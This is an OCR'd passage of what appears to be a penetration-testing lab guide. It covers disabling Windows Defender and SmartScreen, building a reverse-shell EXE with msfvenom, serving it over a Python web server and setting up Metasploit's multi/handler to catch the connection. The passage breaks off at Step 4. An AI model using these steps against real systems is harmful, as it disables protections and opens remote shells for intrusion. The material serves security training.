
If your system pops up a screen that says, "This app has been turned off and isn't monitoring your computer," you likely have part of Windows Defender running on your computer even though it has been disabled! Your antivirus tool or another program may have shut off part of Windows Defender.

You need to re-enable Windows Defender to properly turn it off. You can do this by running the following command:

```
c:/> control /name Microsoft.ActionCenter
```

In the Action Center GUI, find the Security section and look for Windows Defender is turned off. Click the button that says Turn on now.

On the next slide, you see again how to disable Windows Defender thoroughly.




Again, if your system earlier displayed This app has been turned off..., you should now thoroughly turn off the built-in Windows Defender tool. Run the following command at an administrative command prompt:

```
c:/> control /name Microsoft.WindowsDefender
```

In the Windows Defender GUI, select the Settings tab. Then, on the left side of the screen, click Real-time protection. Deselect the check box that says Turn on real-time protection (recommended).

On the left side, click Administrator. Deselect the box that says, Turn on this app.

Finally, click Save changes. and close this window.



Finally, turn off one additional Windows feature that could interfere with your ability to run the malicious file.exe from Internet Explorer, the so-called SmartScreen on Windows.


Not every version of Windows has SmartScreen. To invoke the Control Panel associated with SmartScreen, run:

```
c:\> control /name Microsoft.ActionCenter
```

On the left side of the Action Center screen, look for text that says, Change Windows SmartScreen settings. If you don't see this text on the Action Center GUI, your system likely does NOT have SmartScreen. If you do see the Change Windows SmartScreen settings text, click it.

Then, in the screen that pops up, select the radio button for Don't do anything (turn off Windows SmartScreen). Click OK. You can now close the Action Center GUI.

Step 0 is complete, with Windows configured for the lab.



In Step 1, change into the Metasploit framework directory:

```
# cd /opt/metasploit-4.11/
```


Run msfvenom without any options so that you can get a brief synopsis of its syntax. To use the tool, you need to specify the payload you want with the –p flag, a list of variables for that payload (including port numbers to connect to), and the format of payload you want (including EXE, which you specify with a -f exe):

```
# ./app/msfvenom
```

To see the formats of payloads you can generate, run:

```
# ./app/msfvenom --help-formats
```

There are a large number of supported formats! The –f exe option creates a Windows executable.




Now, run msfvenom to turn windows/shell/reverse_tcp into a stand-alone file. When executed, you want this payload to connect back to your Linux machine, so you need to configure the LHOST (that's Local Host) to your Linux IP address, so it'll connect back to you . Set the local port for it to connect back to (LPORT) to 8080. Finally, put a "–f exe" at the end of the list of items for msfvenom. This tells it to create a file in the Windows EXE format. The msfvenom tool simply displays the malicious file on standard output, so redirect your resulting malicious file to your file system in /tmp/file.exe.

```
# ./app/msfvenom -p windows/shell/reverse_tcp LHOST=[YourLinuxIPaddr]
LPORT=8080 -f exe > /tmp/file.exe
```

Check the size of file.exe. It should be very close to the 73802 bytes you see in the screen shot (although it may be one or two bytes bigger, given that your IP address may differ):

```
# ls -l /tmp/file.exe
```

If /tmp/file.exe is not 73802 bytes (possibly plus a byte or two), delete it (with rm /tmp/file.exe), double-check your syntax for msfvenom, and regenerate it.



For Step 2, configure a Linux web server to serve up the contents of your /tmp directory (which includes file.exe).


Now cd into the directory whose contents you want to serve up via HTTP:

```
# cd /tmp
```

To finish Step 2, run the Python interpreter to invoke the module called SimpleHTTPServer listening on TCP port 8000:

```
# python -m SimpleHTTPServer 8000
```

You should see an indication that it is Serving HTTP on 0.0.0.0 on port 8000 ….



With the SimpleHTTPServer running in one window, now move to Step 3, invoking and configuring Metasploit's msfconsole.

OPEN ANOTHER TERMINAL WINDOW, running with root privileges. (That is, you should have a # prompt.)

IN THIS SECOND TERMINAL WINDOW (separate from your SimpleHTTPServer command), invoke the msfconsole program.

First, cd into the Metasploit framework directory:

```
# cd /opt/metasploit-4.11/
```


Invoke the msfconsole program, a command-line interactive user interface for Metasploit:

```
# ./app/msfconsole
```

At the msf prompt, issue commands to Metasploit interactively. Tell it to show all the exploit modules it has available:

```
msf > show exploits
```


Metasploit features more than 1,000 different exploits for a variety of different software flaws.



Search for the multi/handler, the exploit module you want to use. You can accomplish this by using the search command in Metasploit to look through its modules to find the multi/handler:

```
msf > search multi/handler
```

Here, you can see a Generic Payload Handler under exploit/multi/handler. That's the one you want to use for this lab.




We'll be using exploit/multi/handler, also known for short as the multi/handler. To get more information about the multi/handler and what it does, run:

```
msf > info exploit/multi/handler
```

We can use this info command in msfconsole at any time to learn more about the thousands of modules in Metasploit, including exploits, payloads, auxiliary modules, and more. The output provides a handy summary of the use of the module, its variables, and other options for its configuration.

For the multi/handler, note the Description: "This module is a stub that provides all of the features of the Metasploit payload system to exploits that have been launched outside the framework." After configuring the multi/handler, we'll have a user download our malicious file.exe using a browser and run it manually (thus launching it outside the framework). The file.exe program will connect back into the multi/handler, where we'll control it.



We can use the multi/handler to wait for a connection from file.exe. Please choose this exploit via the use command:


```
msf > use exploit/multi/handler
```

Your prompt changes context to say msf exploit(handler) >. That tells you the specific module context msfconsole is now running in. To keep our prompts reasonably small in these notes, we'll continue to display the msf > part of this prompt.

We can now see all the payloads that are compatible with our chosen exploit by running:

```
msf > show payloads
```

If you dig through this list, you'll see that windows/shell/reverse_tcp is one of the payloads that will work with the multi/handler exploit. That's the one we'll use.



To select the windows/shell/reverse_tcp payload, use the set command:


```
msf > set PAYLOAD windows/shell/reverse_tcp
```

When we built file.exe, we told msfvenom to build a malicious EXE file using this same payload (windows/shell/reverse_tcp). It is interesting to note that if we configure a malicious file like file.exe with a DIFFERENT payload than the payload we send back using the multi/handler in msfconsole, *the payload sent back by the multi/handler takes precedent*! That is, a Metasploit-generated malicious file (like file.exe) will fetch from the multi/handler a DIFFERENT payload than it was built with and run that different payload, overriding any of its own payload functionality. For this lab, though, we'll use the same payload in multi/handler as we used in file.exe with msfvenom. Most penetration testers use the same payload so that is what we'll do here.

After you select a payload, look at all the options you can configure by running:

```
msf > show options
```

Here, you can see some important options, such as LHOST and LPORT (the IP address and port number where the delivered payload will connect back to). Let's set those next.



Set the LHOST for the payload to your Linux IP Address so that the payload will connect back to your Linux machine when it runs on the Windows target. (Again, note that we could override the LHOST we built into file.exe if we chose a different address here because the multi/handler payload and its configuration will override the file.exe payload. But we'll use the same address of our Linux machine for this lab.)

```
msf > set LHOST [YourLinuxIPaddr]
```

We now set the LPORT to 8080 for the connection back:

```
msf > set LPORT 8080
```

To activate the multi/handler, please run the following command:

```
msf > exploit
```

When you run exploit by itself, it ties up your msfconsole prompt. For more flexibility, we'd like to get msfconsole back and run the multi/handler in the background. To do so, press CTRL-C to stop the multi/handler:

```
msf > <CTRL-C>
```


Now run the exploit command with the –j option, to "jobify" the exploit execution:

```
msf > exploit -j
```

You should now see an indication that the multi/handler is listening in the background, and you have your msfconsole prompt back. In msfconsole, you can have an arbitrary number of background jobs running, each doing different things on different ports.

At any time, you can get a list of backgrounded jobs from msfconsole by running:

```
msf > jobs
```



In Step 4, run a Windows browser, such as Internet Explorer.

